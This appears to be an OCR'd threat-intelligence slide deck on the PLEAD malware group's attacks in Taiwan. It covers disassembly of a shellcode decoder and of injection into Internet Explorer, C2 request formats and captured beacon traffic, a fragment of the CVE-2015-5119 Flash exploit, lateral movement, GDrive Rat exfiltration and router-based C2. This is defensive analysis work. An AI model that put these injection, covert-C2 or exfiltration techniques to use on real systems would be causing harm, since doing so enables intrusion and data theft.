
- Decoding the shellcode



```
.text:10001314
.text:10001314                  loc_10001314:                           ; CODE XREF: DATA_Decoder+38↓j
.text:10001314 8B C1                    mov     eax, ecx
.text:10001316 6A 02                    push    2
.text:10001318 2B 44 24 10              sub     eax, [esp+0Ch+arg_0]
.text:1000131C 5F                       pop     edi
.text:1000131D 99                       cdq
.text:1000131E F7 FF                    idiv    edi
.text:10001320 8A 01                    mov     al, [ecx]
.text:10001322 85 D2                    test    edx, edx
.text:10001324 8A D0                    mov     dl, al
.text:10001326 74 08                    jz      short loc_10001330
.text:10001328 C0 EA 03                 shr     dl, 3
.text:1000132B C0 E0 05                 shl     al, 5
.text:1000132E EB 06                    jmp     short loc_10001336
.text:10001330                  ; ---------------------------------------------------------------------------
.text:10001330
.text:10001330                  loc_10001330:                           ; CODE XREF: DATA_Decoder+22↑j
.text:10001330 C0 EA 05                 shr     dl, 5
.text:10001333 C0 E0 03                 shl     al, 3
.text:10001336
.text:10001336                  loc_10001336:                           ; CODE XREF: DATA_Decoder+2A↑j
.text:10001336 0A D0                    or      dl, al
.text:10001338 88 11                    mov     [ecx], dl
.text:1000133A 41                       inc     ecx
.text:1000133B 4E                       dec     esi
.text:1000133C 75 D6                    jnz     short loc_10001314
.text:1000133E 5F                       pop     edi
.text:1000133F 5E                       pop     esi
```

EnCOMSecurity/EnableCOMS Analysis

Injecting to iexplore.exe




```
.text:100011CE
.text:100011CE E8 A3 FF FF FF                call    exec_InternetExplorer
.text:100011D3 85 C0                         test    eax, eax
.text:100011D5 75 01                         jnz     short loc_100011D8
.text:100011D7 C3                            retn
.text:100011D8                       ; ---------------------------------------------------------------------------
.text:100011D8
.text:100011D8                       loc_100011D8:                           ; CODE XREF: sub_100011CE+7↑j
.text:100011D8 50                            push    eax             ; dwProcessId
.text:100011D9 FF 74 24 0C                   push    [esp+4+arg_4]   ; int
.text:100011DD FF 74 24 0C                   push    [esp+8+arg_0]   ; int
.text:100011E1 E8 B0 FE FF FF                call    InjectionShellcode2IE
.text:100011E6 83 C4 0C                      add     esp, 0Ch
.text:100011E9 F7 D8                         neg     eax
.text:100011EB 1B C0                         sbb     eax, eax
.text:100011ED F7 D8                         neg     eax
.text:100011EF C3                            retn
```

EnCOMSecurity/EnableCOMS Analysis

- Random URI from Dict.

  http://mail.yahoo.com/
  Console
  Tables
  GET http://%s%s?%x=%dI%d
  POST http://%s%s?%x=%dI%d
  GET http://%s:%d%s?%x=%dI%d
  POST http://%s:%d%s?%x=%dI%d
  GET %s?%x=%dI%d
  POST %s?%x=%dI%d
  Content-Length: %d
  Content-type: application/x-www-form-urlencod
  Cookie: %xid=%s
  Cookie: %xid=%s
  <Dir error %d>
  %d-%02d-%02d %02d:%02d



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
000037A0	3A	25	73	0D	0A	00	25	36	64	20	25	36	64	09	25	73	:%s %6d %6d %s
000037B0	0D	0A	00	25	35	64	20	25	73	0D	0A	00	25	64	2E	25	%5d %s %d.%
000037C0	64	2E	25	64	2E	25	64	00	55	6E	6B	6E	6F	77	6E	00	d.%d.%d Unknown
000037D0	32	30	30	30	00	58	50	00	32	30	30	33	00	56	49	53	2000 XP 2003 VIS
000037E0	54	41	00	57	69	6E	37	00	32	30	30	38	00	0D	0A	00	TA Win7 2008
000037F0	2C	00	20	2F	20	00	5B	55	6E	6B	6E	6F	77	6E	5D	00	, / [Unknown]
00003800	44	6F	6D	61	69	6E	3A	00	0D	0A	44	4E	53	3A	00	5B	Domain: DNS: [
00003810	50	72	6F	78	79	20	45	6E	61	62	6C	65	64	5D	3A	20	Proxy Enabled]:
00003820	00	49	44	3A	20	00	5F	5F	5F	5F	5F	5F	5F	5F	5F	5F	ID: _____
00003830	5F	5F	5F	5F	5F	0D	0A	00	77	62	00	6D	65	74	00	66	_____ wb met f
00003840	6C	61	73	68	00	6E	65	77	73	00	73	65	61	72	63	68	lash news search
00003850	00	6D	6F	64	00	75	73	00	65	76	65	6E	74	73	00	79	mod us events y
00003860	61	68	6F	6F	00	74	77	00	73	6F	66	74	77	61	72	65	ahoo tw software
00003870	00	77	77	00	6A	61	76	61	00	62	61	6E	6B	00	79	6C	ww java bank yl
00003880	74	00	6D	65	00	31	30	32	34	00	6C	6F	67	6F	00	67	t me 1024 logo g
00003890	6C	6F	62	61	6C	00	75	73	65	72	00	6A	73	00	6C	6F	lobal user js lo
000038A0	67	6F	6E	00	6F	6C	79	00	6C	69	62	00	70	61	67	65	gon oly lib page
000038B0	72	00	62	72	61	6E	64	00	6E	77	73	00	61	66	70	00	r brand nws afp
000038C0	77	65	61	74	68	65	72	00	69	6D	67	00	75	70	64	61	weather img upda
000038D0	74	65	00	63	73	73	00	61	70	00	67	72	00	61	69	63	te css ap gr aic
000038E0	00	68	6F	6D	65	00	72	6E	00	73	72	63	00	6C	69	73	home rn src lis
000038F0	74	00	61	00	6E	73	68	00	62	75	69	6C	64	00	72	65	t a nsh build re
00003900	73	65	74	00	78	6D	6C	00	75	68	00	74	6F	70	73	00	set xml uh tops
00003910	69	00	71	72	00	61	64	69	00	68	70	00	71	65	00	68	i qr adi hp qe h
00003920	6F	00	76	69	65	77	00	64	76	00	69	64	65	6E	74	69	o view dv identi
00003930	74	79	00	74	72	62	00	63	6F	6D	00	66	61	71	00	6D	ty trb com faq m
00003940	65	73	67	00	68	6F	75	73	65	00	70	69	63	74	75	72	esg house pictur
00003950	65	73	00	70	68	6F	74	6F	00	73	65	63	75	00	73	74	es photo secu st
00003960	6F	63	6B	00	6D	6F	6E	65	79	00	61	76	69	00	6E	65	ock money avi ne
00003970	74	00	73	63	68	6F	6F	6C	00	63	68	69	6C	64	00	70	t school child p
00003980	69	63	00	69	6D	61	67	65	73	00	67	6F	76	00	69	64	ic images gov id
00003990	00	62	6F	6F	6B	00	75	72	6C	00	74	6F	70	69	63	00	book url topic
000039A0	6C	6F	67	69	6E	00	63	6F	6E	74	61	63	74	00	62	6C	login contact bl
000039B0	6F	67	73	00	73	00	63	61	72	00	6D	65	6D	62	65	72	ogs s car member
000039C0	00	6D	61	69	6C	00	72	65	67	00	32	30	31	31	00	6D	mail reg 2011 m
000039D0	73	64	6F	77	6E	6C	6F	61	64	00	67	72	6F	75	70	73	sdownload groups
000039E0	00	2F	00	25	30	32	78	2D	25	30	32	78	2D	25	30	32	/ %02x-%02x-%02
000039F0	78	2D	25	30	32	78	2D	25	30	32	78	2D	25	30	32	78	x-%02x-%02x-%02x
00003A00	00	0D	0A	0D	0A	00	43	6F	6E	74	65	6E	74	2D	4C	65	Content-Le
00003A10	6E	67	74	68	00	41	63	63	65	70	74	2D	4C	61	6E	67	ngth Accept-Lang
00003A20	75	61	67	65	3A	20	7A	68	2D	74	77	0D	0A	00	00	4D	uage: zh-tw M

EnCOMSecurity/EnableCOMS Analysis

- Network traffic

```
GET /book/adi/avi?57a5=-2131465093I10042437 HTTP/1.1
Accept: */*
Referer: http://127.0.0.1/
User-Agent: Microsoft BITS/6.7
Accept-Encoding: identity
Host: 127.0.0.1
Connection: Keep-Alive
Cookie: 1bid=V7oury8CMc2y1lUM/Ao2tPzgMYcdSR5RSosz/5CjtzprRqFwHihY+oFTqsBMtbJWFdiQg2wjtk9+oBz+AEfb6OGqhh/Yzg
+anFsS2pYFoUgCa5q35no3TNg4yTkCalEF9PlZC0QKGJYpty9pN5ll1n/gAv10k/MGJORLhAGGydM6ksPa7mPYQBDh056ObhCSdJk0

GET /a/tw/software?4a76=-2132781718I11359062 HTTP/1.1
Accept: */*
Referer: http://127.0.0.1/
Accept-Language: zh-tw
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0)
Accept-Encoding: gzip, deflate
Host: 127.0.0.1:443
Connection: Keep-Alive
Cookie: 57id=V7oury8CMc2y1lUM/Ao2tPzgMYcdSR5RSosz/5CjtzprRqFwHihY+oFTqsBMtbJWFdiQg2wjtk9+oBz+AEfb6OGqhh/Yzg
+anFsS2pYFoUgCa5q35no3TNg4zHkCalEa9PlZC0QKGJYpty9pN51l1nGgAV8O67MGJORLhAGGydX6kiPXKwFboFPdzKuaw956hSO0
```


Change order(Base64(Encode(RC4_Variable(data))))

Diskless PLEAD

PLEAD MALWARE FAMILIES

Diskless PLEAD malware

- Hacking Team Tool – CVE-2015-5119



```
{
   class ShellWin32 extends MyClass
   {

      static var _v:Vector.<uint>;

      static var _vAddr:uint;

      static var _mc:MyClass2;

      static var _mcOffs:uint;

      static var _x32:Vector.<uint> = Vector.<uint>([232,3.34727552E9

      function ShellWin32()
      {
         super();
      }

      static function Hex(param1:uint) : String
      {
         if(param1 <= 9)
         {
            return param1.toString();
         }
         return "0x" + param1.toString(16);
      }

      static function Init(param1:Vector.<uint>, param2:uint, param3:MyC
```

32 Bit payload – PLEAD


- Exist only in memory
- Hard to detect

Agenda

- Introduction
- PLEAD began
- PLEAD malware analysis
- PLEAD lateral movement
- GD Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

Lateral Movement

- After compromise
- Leveraging Anti-Virus products to deploy trojan:
  - MD5=59fd59c0a63ccef421490c9fac0*****
    2011-09-02 xx:xx:xx UTC
  - MD5=ad4ec04ea6db22d7a4b8b705a1c*****
    2012-07-13 xx:xx:xx UTC
  - MD5=5b759a7e9195247fa2033c8f33e*****
    2014-09-05 xx:xx:xx UTC



Lateral Movement

- Leveraging Asset Management System to deploy trojan:
  - MD5=61020085db3ff7ccf6243aa1133*****
    2010-09-20 xx:xx:xx UTC
  - MD5=85b219a4ab1bcdbf5a3ac27f8bf*****
    2012-06-20 xx:xx:xx UTC
  - MD5=da9e74cfacccf867c68d5a9cceb*****
    2014-10-15 xx:xx:xx UTC

Agenda

- Introduction
- PLEAD began
- PLEAD malware analysis
- PLEAD lateral movement
- GD$_{rive}$ Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

GDrive Rat

- GDrive Rat – a data exfiltration tool discovered in late 2014
  - implanted in victim hosts to automatically upload docs
  - leveraging google drive APIs, stolen data were stored on google drive storage registered by actors
  - all traffic is encrypted, only connections to google can be seen
  - almost impossible to detect for IDS/IPS
  - GDrive Rat was discovered by our colleague ☺

GDrive Rat

- Links of GD Rat to PLEAD:

GD Rat

DXXXXXXX

2014-10-22 15:24:01 C:\PROGRAM FILES (X86)\JAVA\JRE7\BIN\JAVAS.EXE

2014-10-22 14:25:58 C:\PROGRAM FILES (X86)\XXXXXXXXXX\XXXXXXXXXX CLIENT\PATCH64.EXE

PLEAD

JXXXX

2014-10-23 16:51:58 C:\PROGRAM FILES (X86)\GOOGLE\COMMON\GOOGLE UPDATER\CHROME.EXE

2014-10-23 14:34:04 C:\PROGRAM FILES (X86)\XXXXXXXXXX\XXXXXXXXXX CLIENT\PATCH64.EXE

RXXXXX

2014-10-24 15:42:09 C:\PROGRAM FILES (X86)\COMMON FILES\JAVA\JAVA UPDATE\JAVAS.EXE

2014-10-24 15:13:52 C:\PROGRAM FILES (X86)\XXXXXXXXXX\XXXXXXXXXX CLIENT\PATCH64.EXE

……


Logs collected in an IR case in TW

Agenda

- Introduction
- PLEAD began
- PLEAD malware analysis
- PLEAD lateral movement
- GD Rat: Hiding behind PLEAD?
- The phantom of routers
- Conclusion

Phantom in routers

- Compromised servers have been used as C2s in attacks for decades.
- Since 2014, we've seen some attacks in Taiwan, whose C2 Ips were dynamic IP addresses.




Phantom in routers

- One attack targeting TW in March 2015 from PLEAD group, using the following C2:

xxxx.chickenkiller.com

- One interesting alias was observed:



